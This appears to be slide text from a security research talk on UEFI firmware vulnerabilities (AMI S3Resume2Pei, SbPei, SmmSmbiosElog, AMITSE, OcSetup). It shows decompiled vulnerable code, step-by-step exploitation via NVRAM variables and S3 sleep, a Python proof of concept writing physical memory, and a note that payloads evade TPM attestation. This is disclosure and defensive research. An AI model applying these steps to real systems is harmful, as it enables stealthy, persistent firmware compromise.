	SMM Memory Corruption (Arbitrary Code Execution)	2	BRLY-2022-003 BRLY-2022-016	CVE-2022-27493 CVE-2022-33209	7.5 High 8.2 High
hp	SMM Memory Corruption (Arbitrary Code Execution)	6	BRLY-2022-010 BRLY-2022-011 BRLY-2022-012 BRLY-2022-013 BRLY-2021-046 BRLY-2021-047	CVE-2022-23930 CVE-2022-31644 CVE-2022-31645 CVE-2022-31646 CVE-2022-31640 CVE-2022-31641	8.2 High 7.5 High 8.2 High 8.2 High 7.5 High 7.5 High

Pre-EFI (PEI) Practical Exploitation

S3Resume2Pei (BRLY-2022-009/CVE-2022-36372)

AMI implementation (S3Resume2Pei)

```
Status = PeiReadOnlyVariable2Ppi->GetVariable(
           PeiReadOnlyVariable2Ppi,
           L"FPDT_Variable_NV",
           &AMI_GLOBAL_VARIABLE_GUID,
           0,
           &DataSize,
           &S3PerformanceTablePointer);
if ( Status >= 0 )
{
  Status = S3PerformanceTablePointer;
  // Extracted from memory pointed by FPDT_Variable_NV variable value
  AcpiS3PerformanceTable = S3PerformanceTablePointer->AcpiS3PerformanceTable;
  if ( S3PerformanceTablePointer->AcpiS3PerformanceTable->Header.Signature == 'TP3S' )
  {
    if ( *&S3PerformanceTablePointer->ResumeCount )
    {
      if ( !AcpiS3PerformanceTable->S3Resume.Header.Type )
      {
        S3ResumeTotal = MultU64x32(__rdtsc(), *&S3PerformanceTablePointer->ResumeCount);
```

AcpiS3RerfomanceTable address extracted from the memory pointed by NVRAM variable value and can be modified by the attacker.

Intel EDK2 implementation (FirmwarePerformancePei)

```
DataSize = 8;
RestoreLockBox(&S3PerformanceTable, &FIRMWARE_PERFORMANCE_S3_POINTER_GUID, &DataSize);
AcpiS3PerformanceTable = S3PerformanceTable;
if ( S3PerformanceTable->Header.Signature != 'TP3S' )
  return EFI_ABORTED;
ResumeCount = S3PerformanceTable->S3Resume.ResumeCount;
LODWORD(v24) = S3PerformanceTable->S3Resume.AverageResume;
v8 = HIDWORD(S3PerformanceTable->S3Resume.AverageResume);
LODWORD(S3PerformanceTable->S3Resume.FullResume) = FullResumeLo;
HIDWORD(AcpiS3PerformanceTable->S3Resume.FullResume) = FullResumeHi;
HIDWORD(v24) = v8;
AverageResume = v24 * ResumeCount;
ResumeCount = ++AcpiS3PerformanceTable->S3Resume.ResumeCount;
v11 = AcpiS3PerformanceTable->S3Resume.FullResume;
v12 = AverageResume;
v10 = AverageResume + v11;
LODWORD(AverageResume) = HIDWORD(AcpiS3PerformanceTable->S3Resume.FullResume);
```

AcpiS3RerfomanceTable address extracted from the ACPI and can not be modified by the attacker (because of LockBox).

Discovered multiple times in the past:

https://2021.zeronights.ru/wp-content/uploads/2021/09/zn2021-dataonly-attacks-bios-ermolov.pdf

S3Resume2Pei (BRLY-2022-009/CVE-2022-36372)

```
DataSize = 4;
S3PerformanceTablePointer = 0;
Status = LocatePpi(&EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID, &PeiReadOnlyVariable2Ppi);
if ( Status >= 0 )
{
  Status = PeiReadOnlyVariable2Ppi->GetVariable(
             PeiReadOnlyVariable2Ppi,
             L"FPDT_Variable_NV",
             &AMI_GLOBAL_VARIABLE_GUID,
             0,
             &DataSize,
             &S3PerformanceTablePointer);
  if ( Status >= 0 )
  {
    Status = S3PerformanceTablePointer;
    // Extracted from memory pointed by FPDT_Variable_NV variable value
    AcpiS3PerformanceTable = S3PerformanceTablePointer->AcpiS3PerformanceTable;
    if ( *S3PerformanceTablePointer->AcpiS3PerformanceTable == 'TP3S' )
    {
      if ( *&S3PerformanceTablePointer->ResumeCount )
      {
        if ( !AcpiS3PerformanceTable->S3Resume.Header.Type )
        {
          S3ResumeTotal = MultU64x32(__rdtsc(), *&S3PerformanceTablePointer->ResumeCount);
          LODWORD(v3) = S3ResumeTotal;
          HIDWORD(v3) = HIDWORD(S3ResumeTotal) % 0xF4240;
          FullResumeLo = v3 / 0xF4240;
          FullResumeHi = HIDWORD(S3ResumeTotal) / 0xF4240;
          v6 = __PAIR64__(HIDWORD(S3ResumeTotal) / 0xF4240, FullResumeLo)
             + AcpiS3PerformanceTable->S3Resume.AverageResume * AcpiS3PerformanceTable->S3Resume.ResumeCount;
          ResumeCount = AcpiS3PerformanceTable->S3Resume.ResumeCount + 1;
          LODWORD(v3) = v6;
          HIDWORD(v3) = HIDWORD(v6) % ResumeCount;
          Status = v3 / ResumeCount;
          AcpiS3PerformanceTable->S3Resume.ResumeCount = ResumeCount;
          LODWORD(AcpiS3PerformanceTable->S3Resume.AverageResume) = Status;
          HIDWORD(AcpiS3PerformanceTable->S3Resume.AverageResume) = HIDWORD(v6) / ResumeCount;
          LODWORD(AcpiS3PerformanceTable->S3Resume.FullResume) = FullResumeLo;
          HIDWORD(AcpiS3PerformanceTable->S3Resume.FullResume) = FullResumeHi;
        }
      }
    }
  }
}
```

1

2

3

Memory corruption at a controllable address.

1. Get the value of FPDT_Variable_NV variable (**S3PerformanceTablePointer**)
2. Get **AcpiS3PerformanceTable** address from memory **pointed by S3PerformanceTablePointer**
3. Arbitrary write at a controllable address

S3Resume2Pei (Exploitation)

1. Get the value of FPDT_Variable_NV variable from the dump of the BIOS region (e.g. 0x8ae9f398)
2. Overwrite the address of **AcpiS3PerformanceTable**
3. S3 sleep / wake up

```
Hex view: AmiGlobalVariableGuid | FPDT_Variable_NV
0000 98 F3 E9 8A                                   óé
```

```
S3PerformanceTablePointer = 0x8ae9f398
00000000: E0 FF FF 8A 00 00 00 00  D0 F3 E9 8A 00 00 00 00
00000010: D3 33 05 00 00 00 00 00  AcpiS3PerformanceTable
```

Restriction: the attacker can overwrite memory that satisfies the following conditions

```
AcpiS3PerformanceTable = S3PerformanceTablePointer->AcpiS3PerformanceTable;
if ( *S3PerformanceTablePointer->AcpiS3PerformanceTable == 'TP3S' )
{
  if ( *&S3PerformanceTablePointer->ResumeCount )
  {
    if ( !AcpiS3PerformanceTable->S3Resume.Header.Type )
    {
      // ...
```

PoC: https://github.com/binarly-io/Vulnerability-REsearch/tree/main/AMI/BRLY-2022-009-PoC/

Demo Time 🪄

S3Resume2Pei (Demo)

```
u@test-host:~/tools/chipsec-1.8.4/expls$ sudo python3 S3Resume2Pei.py
```

PlatformInitAdvancedPreMem (BRLY-2022-027/CVE-2022-28858)

- A double-GetVariable problem will cause a **arbitrary code execution during early PEI phase**
- Usually the values of the variables **SaSetup**, **CpuSetup** cannot be changed from the runtime
- But it was possible on the target device (due to incorrectly configured filtering in NvramSmm)

```
int __thiscall sub_FFAE2B82(void *this)
{
  ...
  const EFI_PEI_SERVICES **PeiServices;
  char CpuSetupData[1072];
  UINTN DataSize;
  EFI_PEI_READ_ONLY_VARIABLE2_PPI *Ppi;

  ...
  DataSize = 1072;
  Ppi->GetVariable(Ppi, L"SaSetup", &gSaSetupGuid, 0, &DataSize, CpuSetupData);
  Ppi->GetVariable(Ppi, L"CpuSetup", &gCpuSetupGuid, 0, &DataSize, CpuSetupData);
  ...
  return 0;
}
```

If the **SaSetup**, **CpuSetup** variables are filtered, their values can still be changed by reflashing the NVRAM or through a vulnerability in SMM (!)

Modifying protected NVRAM variables

Physical vector

- Use a SPI flash programmer to overwrite NVRAM directly into the SPI flash

Software vector:

- Use SMI-provided interface to reflash unprotected parts of SPI memory (SMIFlash, ReflashSMM, etc.)
- Use Runtime Services if filtration is missing in main NVRAM driver stack (NvramSmm/NvramDxe)
    - only if the RT attribute is present
    - it was possible to modify the **SaSetup**, **CpuSetup** values this way (**BRLY-2022-027/CVE-2022-28858**)
- Exploit vulnerability in SMM stack to gain arbitrary code execution, then use EFI_SMM_VARIABLES_PROTOCOL protocol or EFI_SMM_RUNTIME_SERVICES_TABLE configuration table
    - it needs to be patched in SMRAM to bypass fitrations or change variable values without RT attributes (check the demo for **BRLY-2022-016/CVE-2022-33209**)

Demo Time

Modifying protected NVRAM variables (SaSetup, CpuSetup) values using Runtime Services

```
root@nuc-m15:/home/u/tools/chipsec-1.8.4/expls_nuc# vi
```

BRLY-2022-027
CVE-2022-28858

SmmSmbiosElog (BRLY-2022-016/CVE-2022-33209)

ChildSwSmiHandler {9c72f7fb-86b6-406f-b86e-f3809a86c138}

```
  switch ( *CommBuffer )
  {
    case 1:
      v13 = CommBuffer[1];
      if ( v13
        && (!gAmiSmmBufferValidationProtocol
         || (gAmiSmmBufferValidationProtocol->ValidateMemoryBuffer)(v13, 4095) < 0) )
      {
        return 0;
      }
      v14 = CommBuffer[4];
      if ( v14 )
      {
        if ( !gAmiSmmBufferValidationProtocol
          || (gAmiSmmBufferValidationProtocol->ValidateMemoryBuffer)(v14, 8) < 0 )
        {
          return 0;
        }
      }
      LOBYTE(CommBuffer14b) = *((_BYTE *)CommBuffer + 20);
      Status = gSmbiosElog->ApiFunc1(
                 gSmbiosElog,
                 CommBuffer[1],
                 *((unsigned int *)CommBuffer + 4),
                 CommBuffer14b,
                 CommBuffer[3],
                 CommBuffer[4]);
_SetStatusAndReturn:
      CommBuffer[5] = Status;
      return 0;
```

gSmbiosElog->ApiFunc1()

```
  ZeroMem(DestinationBuffer, 127);
  v16 = 8;
  switch...
  v30 = v16;
  switch...
  v16 = Arg4 + 8;
  v30 = Arg4 + 8;
  if ( Arg4 && DestinationBuffer != (Arg1 + 4) )
  {
    // will overwrite the return address if Arg4 >= 0x130
    CopyMem(DestinationBuffer, Arg1 + 4, Arg4);
    v16 = v30;
  }
  ...
  return EFI_OUT_OF_RESOURCES;
}
```

SmmSmbiosElog (BRLY-2022-016/CVE-2022-33209)

- 4 functions are forwarded to the runtime through the **ChildSwSmiHandler {9c72f7fb-86b6-406f-b86e-f3809a86c138}**:

```
SmbiosElog->AmiSmmFlashProtocol = AmiSmmFlashProtocol;
SmbiosElog->SmbiosElogApi.ApiFunc4 = FuncCase4;
SmbiosElog->SmbiosElogApi.ApiFunc3 = FuncCase3;
SmbiosElog->SmbiosElogApi.ApiFunc2 = FuncCase2;
SmbiosElog->SmbiosElogApi.ApiFunc1 = FuncCase1;
```

- In the **SmbiosElog->SmbiosElogApi.ApiFunc1()** function, the attacker can trigger an overflow on the stack (**Src** and **Size** are fully controlled by the attacker)

```
if ( Arg4 && DestinationBuffer != (Arg1 + 8) )
{
  // will overwrite the return address if Arg4 >= 0x130
  CopyMem(DestinationBuffer, Arg1 + 8, Arg4);
```

https://github.com/binarly-io/Vulnerability-REsearch/tree/main/AMI/BRLY-2022-016-PoC/
(PoC implements primitives for **reading, writing and executing arbitrary code in SMRAM**)

Reference Code Issues Are The Worst

black hat USA 2021

CVE-2021-21555 (DSA-2021-103): AepErrorLog NVRAM variable

mEraseRecordShare buffer is allocated on heap.

AepErrorLog NVRAM variable is controlled by attacker.

A mistake in variable parsing leads to heap overflow resulting in execution of an attacker controlled payload.

HEAP OVERFLOW if var length is > 964 bytes

```
__int64 __fastcall GetEraseLog__vuln()
{
  unsigned __int8 i; // [rsp+30h] [rbp-28h]
  __int64 Status; // [rsp+38h] [rbp-20h]
  UINTN DataSize; // [rsp+40h] [rbp-18h] BYREF
  char Tries; // [rsp+48h] [rbp-10h]
  BOOL v5; // [rsp+4Ch] [rbp-Ch]

  Tries = 3;
  DataSize = 0i64;
  if ( is_debug() && is_not_zero(64) )
    dbgprint(64, "%a(): Start\n", "GetEraseLog");
  do
  {
    Status = gRuntimeServices->GetVariable(L"AepErrorLog", &VendorGuid, 0i64, &DataSize, mEraseRacordShare);
    --Tries;
    v5 = Status < 0;
  }
  while ( Status < 0 && Tries );
  if ( Status >= 0 )
  {
    mEraseRacordShare[48].ch_ = 0;
    for ( i = 0; i < 0x30u; ++i )
      mEraseRacordShare[i].ResetNeeded = 0;
  }
  if ( is_debug() && is_not_zero(64) )
    dbgprint(64, "%a(): Status = %r\n", "GetEraseLog", Status);
  if ( is_debug() && is_not_zero(64) )
    dbgprint(64, "%a(): End\n", "GetEraseLog");
  return Status;
}
```

DXE: CrystalRidge (C4EB3614-4986-42B9-8C0D-9FE118278908)

#BHUSA @BlackHatEvents

https://www.binarly.io/posts/Firmware_Supply_Chain_is_Hard(coded)

Demo Time 🪄

SmmSmbiosElog (Demo)

OverclockSMIHandler Story

AMI can confidently state that the vulnerability described in the presentation is firmly in the past

- Could be enabled in **CpuSetup** / **OcSetup** EFI variables via *EFI_RUNTIME_SERVICES_TABLE->SetVariable()*
- Static Storage for Performance & Security Policies problem

Repeatable Failures: AMI UsbRt - Six Years Later, Firmware Attack Vector Still Affect Millions Of Enterprise Devices

March 21, 2022 - efiXplorer Team

Binarly Research Team Coordinates Patching of Dell BIOS Code Execution Vulnerabilities

https://binarly.io/posts/AMI_UsbRt_Repeatable_Failures_A_6_year_old_attack_vector_still_affecting_millions_of_enterprise_devices
https://www.ami.com/ami-clarification-on-uefi-firmware-vulnerabilities-presentation-at-offensivecon-2022/

BRLY-2022-003 / CVE-2022-27493

```
Status = gEfiSmmVariableProtocol->SmmGetVariable(L"OcSetup", &gVariableGuid, &Attributes, &DataSize, Data);

...

Status = (SmmCpuProtocol->ReadSaveState)(SmmCpuProtocol, 4, EFI_SMM_SAVE_STATE_REGISTER_RBX, CpuIndex, &RbxValue);
Status = (SmmCpuProtocol->ReadSaveState)(SmmCpuProtocol, 4, EFI_SMM_SAVE_STATE_REGISTER_RCX, CpuIndex, &RcxValue);

Ptr = RbxValue;

...

  if ( *Ptr != '2DB$' )
  {
    if ( *Ptr == '$DB$' )
    {
      *Ptr = '2DB$';
      *(Ptr + 4) = v26;
      *(Ptr + 8) = 2;
      *(Ptr + 10) = 0;
      Res = 1;
...
```

```
.code:00000000000007E8 48 8B 44 24 48          mov     rax, [rsp+148h+var_100]
.code:00000000000007ED 81 38 24 42 44 32       cmp     dword ptr [rax], '2DB$'
.code:00000000000007F3 0F 84 D4 00 00 00       jz      loc_8CD
.code:00000000000007F9 48 8B 44 24 48          mov     rax, [rsp+148h+var_100]
.code:00000000000007FE 81 38 24 42 44 24       cmp     dword ptr [rax], '$DB$'
.code:0000000000000804 74 4A                   jz      short loc_850
.code:0000000000000806 C7 44 24 68 01 80 00 00 mov     [rsp+148h+var_E0], 8001h
.code:000000000000080E 48 8D 44 24 68          lea     rax, [rsp+148h+var_E0]
```

If an attacker sets the Buffer to point to [imagebase + 800h offset], this instruction will be rewritten with a calculated value

SbPei (BRLY-2022-014/CVE-2022-32579)

```
int __cdecl EfiPeiEndOfPeiPhaseNotifier(EFI_PEI_SERVICES **PeiServices)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( ((*PeiServices)->GetBootMode(PeiServices, &BootMode) & 0x80000000) == 0
    && BootMode == BOOT_ON_S3_RESUME
    && ((*PeiServices)->LocatePpi(PeiServices, &EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID, 0, 0, &Ppi) & 0x80000000) == 0 )
  {
    DataSize = 4;
    if ( (Ppi->GetVariable(Ppi, L"AmiCspGlobalNvsPtrVar", &gVariableGuid, 0, &DataSize, &Data) & 0x80000000) == 0 )
    {
      Ptr = Data;
      PcdPpi = LocatePcdPpi();
      *Ptr = PcdPpi->Get8(0xF2);
    }
  }
  __outbyte(0x43, 0x54);
  __outbyte(0x41, 0x12);
  return 0;
}
```

SbPei (Exploitation)

1. Prepare PCD value with token 0xF2. This can be done with PCD_PROTOCOL. The new PCD value will be used even after reboot.
2. Specify address via **AmiCspGlobalNvsPtrVar** NVRAM variable value.
3. This variable has no RT attribute, but its value can be changed by NVRAM reflash or through another vulnerability in DXE/SMM.
4. S3 sleep / wake up.

```
Status = gBS->LocateProtocol(&gPcdProtocolGuid, NULL, (VOID **)&PcdProtocol);
ASSERT_EFI_ERROR(Status);
ASSERT(PcdProtocol != NULL);

PcdProtocol->Set8(0xf2, 0);
NewPcdValue = PcdProtocol->Get8(0xf2);

DebugPrint(DEBUG_INFO, "New PCD value for 0xf2: %d\n", NewPcdValue);
```

Demo Time

SbPei (BRLY-2022-014/CVE-2022-32579)

```python
def brly_2022_014_poc():
    address = 0x52000000
    smm_set_ami_csp_global_nvs_ptr(address + 1)
    cs.helper.write_physical_mem(address, 4, b"BRLY")
    os.system("rtcwake -m mem -s 3")
    hexdump.hexdump(cs.helper.read_physical_mem(address, 4))


if __name__ == "__main__":
    brly_2022_014_poc()
```

PROBLEMS OUTPUT TERMINAL PORTS JUPYTER DEBUG CONSOLE

```
u@nuc-m15:~/tools/chipsec-1.8.4$ sudo su
[sudo] password for u:
root@nuc-m15:/home/u/tools/chipsec-1.8.4# echo deep > /sys/power/mem_sleep
root@nuc-m15:/home/u/tools/chipsec-1.8.4#
```

In this demo we change the value of the **AmiCspGlobalNvsPtrVar** variable through a vulnerability in SMM.

Nevertheless, an attacker can change the value of a variable with a hardware write to NVRAM during S3 sleep.

Enable S3 sleep from the OS

Windows

- Make sure that the operating system supports the S3 sleep mode (powercfg /a)
- If the S0 Low Power Idle mode is enabled instead of S3, you need to create the following registry value:

Subkey	`HKLM\SYSTEM\CurrentControlSet\Control\Power`
Value Name	`PlatformAoAcOverride`
Value Type	`REG_DWORD`
Value Data	`0`

Linux

- `echo deep > /sys/power/mem_sleep`

```
root@nuc-m15:~# cat /sys/power/mem_sleep
[s2idle] deep
root@nuc-m15:~# echo deep > /sys/power/mem_sleep
root@nuc-m15:~# cat /sys/power/mem_sleep
s2idle [deep]
```

- after that you can enter S3 sleep in the usual ways, e.g: `rtcwake -m mem -s {number of seconds}`

- On some platforms, devices may not initialize correctly after S3 wakes up
- This **does not prevent** from executing arbitrary code in the PEI during the S3 sleep/wake up circle

AMITSE (BRLY-2022-015/CVE-2022-34345)

```
GetPackageListHandle = gEsaVarPtr01;
Arg2 = 0;
Guid[0] = 0x70E1A818;
Guid[1] = 0x44490BE1;
Guid[2] = 0xF69ED4BF;
Guid[3] = 0xA8027F8C;
VendorGuid.Data1 = 0xA2DF5376;
*&VendorGuid.Data2 = 0x49C0C2ED;
*VendorGuid.Data4 = 0x178BFF90;
*&VendorGuid.Data4[4] = 0x66D00F3B;
if ( gEsaVarPtr01           False
  || (DataSize = 8,
      gRT->GetVariable(L"EsaVarPtr01", &VendorGuid, 0, &DataSize, &gEsaVarPtr01),        1
      (GetPackageListHandle = gEsaVarPtr01) != 0) )
{
  Handle = GetPackageListHandle(Guid, &Arg2);        2
}
else
{
  Handle = -1;
}
if ( Handle != -1 )
  return gEfiHiiDatabaseProtocol->RemovePackageList(gEfiHiiDatabaseProtocol, Handle);
return Handle;
```

Arbitrary code execution in DXE.

1. Get the function pointer from **EsaVarPtr01** variable value
2. Execution of the function at the controlled address (**GetPackageListHandle**)

Intel BIOS Guard disable

PlatformInitPreMem EEEE611D-F78F-4FB9-B868-55907F169280:

```
void sub_FFFA4C4F(int a1):
{
  *(_DWORD *)(*(_DWORD *)(a1 + 0x1C) + 4) = CallocPool(0x14);

  ...

  GetPpi(gReadOnlyVarPpiGuid, &ReadOnlyVarPpi);

  DataSize = 0xFFD;
  result = (*ReadOnlyVarPpi)(ReadOnlyVarPpi, L"CpuSetup", gSetupVarGuid, 0, &DataSize, Data);

  ...

  v4 = *(_DWORD *)(v1 + 0xC);

  if ( v4 )
    *(_DWORD *)(v4 + 0x50) ^= (*(_DWORD *)(v4 + 0x50) ^ Data[0x167]) & 1;
}
```

Important Reminder

The payload is not measured and TPM PCR's are not extended.

Remote health attestation will not detect the exploitation!

Pre-EFI (PEI) Bug Hunting Automation

Revisiting Automated Bug Hunting

- **Progression of our past work:**
  "efiXplorer: Hunting for UEFI Firmware Vulnerabilities at Scale with Automated Static Analysis" [1]
- **Scalable approach based on vulnerability models; combination of:**
  1. **Lightweight static analysis**
  2. **Under-constrained symbolic execution**

1: https://i.blackhat.com/eu-20/Wednesday/eu-20-Labunets-efiXplorer-Hunting-For-UEFI-Firmware-Vulnerabilities-At-Scale-With-Automated-Static-Analysis.pdf

Limitations of current approaches

Address	Type
00000000FFAE2BFD	pei_get_variable_buffer_overflow
00000000FFAE8894	pei_get_variable_buffer_overflow

False Positive

```
lea     eax, [ebp+This]
push    eax
push    ecx
mov     ecx, offset EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID
call    sub_FFADEF2F
lea     eax, [ebp+Data]
mov     [ebp+DataSize], 1233h
push    eax                 ; Data
lea     eax, [ebp+DataSize]
push    eax                 ; DataSize
mov     eax, [ebp+This]
push    esi                 ; Attributes
push    offset EFI_SETUP_VARIABLE_GUID ; VariableGuid
push    offset VariableName ; "Setup"
push    eax                 ; This
call    [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable()
                            ; EFI_STATUS (EFIAPI *EFI_PEI_GET_VARIABLE2)(IN CONSTEFI_PEI_READ_ONLY_VARIABLE2_PPI
lea     eax, [ebp+var_6D8]
mov     [ebp+DataSize], 6C6h
push    eax                 ; Data
lea     eax, [ebp+DataSize]
push    eax                 ; DataSize
mov     eax, [ebp+This]
push    esi                 ; Attributes
push    offset stru_FFAEE1D0 ; VariableGuid
push    offset aPchsetup    ; "PchSetup"
push    eax                 ; This
call    [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable()
                            ; EFI_STATUS (EFIAPI *EFI_PEI_GET_VARIABLE2)(IN CONSTEFI_PEI_READ_ONLY_VARIABLE2_PPI
mov     esi, [ebp+var_8]
lea     eax, [ebp+var_4]
```

```
lea     ecx, [ebp+Ppi]
push    ecx                 ; Ppi
xor     ebx, ebx
push    ebx                 ; PpiDescriptor
push    ebx                 ; Instance
push    offset EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID ; Guid
push    esi                 ; PeiServices
call    [eax+EFI_PEI_SERVICES.LocatePpi] ; gPS->LocatePpi()
                            ; EFI_STATUS(EFIAPI * EFI_PEI_LOCATE_PPI) (IN CONST EFI_PEI_
add     esp, 14h
mov     [ebp+DataSize], 430h
lea     eax, [ebp+Data]
push    eax                 ; Data
lea     eax, [ebp+DataSize]
push    eax                 ; DataSize
mov     eax, [ebp+Ppi]
push    ebx                 ; Attributes
push    offset stru_FFAEE230 ; VariableGuid
push    offset aSasetup     ; "SaSetup"
push    eax                 ; This
call    [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable
                            ; EFI_STATUS (EFIAPI *EFI_PEI_GET_VARIABLE2)(IN CONSTEFI_PEI
lea     eax, [ebp+Data]
push    eax                 ; Data
lea     eax, [ebp+DataSize]
push    eax                 ; DataSize
mov     eax, [ebp+Ppi]
push    ebx                 ; Attributes
push    offset stru_FFAEDF70 ; VariableGuid
push    offset aCpusetup    ; "CpuSetup"
push    eax                 ; This
call    [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable
                            ; EFI_STATUS (EFIAPI *EFI_PEI_GET_VARIABLE2)(IN CONSTEFI_PEI
lea     eax, [ebp+var_688]
mov     ecx, esi
push    edi
```

Limitations of current approaches

Limitations of existing approaches:


- Large number of false positives
- Based on syntactic properties (pattern matching on disassembly)
- Highlighted in research by SentinelOne (Brick[2]):
    - Pattern matching on decompiler output
    - But: requires decompiler (Hex-Rays) & will not scale

Binarly team approach:

- Leverage semantic properties
- Use lightweight code pattern *checkers* to provide hints for deeper analysis

2: https://www.sentinelone.com/labs/another-brick-in-the-wall-uncovering-smm-vulnerabilities-in-hp-firmware/

Analysis pipeline




<u>**Typically takes 4-6s per firmware image (100s of modules)**</u>

Inspired by: "Sys: A Static/Symbolic Tool for Finding Good Bugs in Good (Browser) Code" (Brown et al., USENIX Security 2020)


IR lifting

- Extract uniform SSA form IR representation for 32-bit and 64-bit modules
- IR explicitly encodes instruction side-effects



Lifting

SSA transformation



Binarly Semantic annotations


```
binarly::efi::services] service call to InstallPpi: EFI_PEI_INSTALL_PPI
binarly::efi::services] resolved type: ptr<fn(PeiServices: ptr<PEFI_PEI_SERVICES>, PpiList: ptr<EFI_PEI_PPI_DESCRIPTOR>) -> EFI_STATUS>
binarly::efi::services] - PeiServices: ptr<PEFI_PEI_SERVICES> = 0xfadefada:32
binarly::efi::services] - PpiList[0]: struct<EFI_PEI_PPI_DESCRIPTOR>
binarly::efi::services]   - Flags: 0x10:32
binarly::efi::services]   - Guid:  EFI_PEI_RESET_PPI_GUID
binarly::efi::services]   - Ppi:   0xffac4a3c
binarly::efi::services] - PpiList[1]: struct<EFI_PEI_PPI_DESCRIPTOR>
binarly::efi::services]   - Flags: 0x80000010:32
binarly::efi::services]   - Guid:  AMI_PEI_SBINIT_POLICY_PPI_GUID
binarly::efi::services]   - Ppi:   0xffac4a38
```

- Annotate IR with types and service information (similar to efiXplorer[3] and FwHunt[4])
- Identify analysis entry-points based on module type, e.g.:
  - SMI handlers (DXE/SMM modules)
  - PEI notification callbacks (PEI modules)

3: https://github.com/binarly-io/efiXplorer
4: https://github.com/binarly-io/fwhunt-scan

Binarly Static checkers

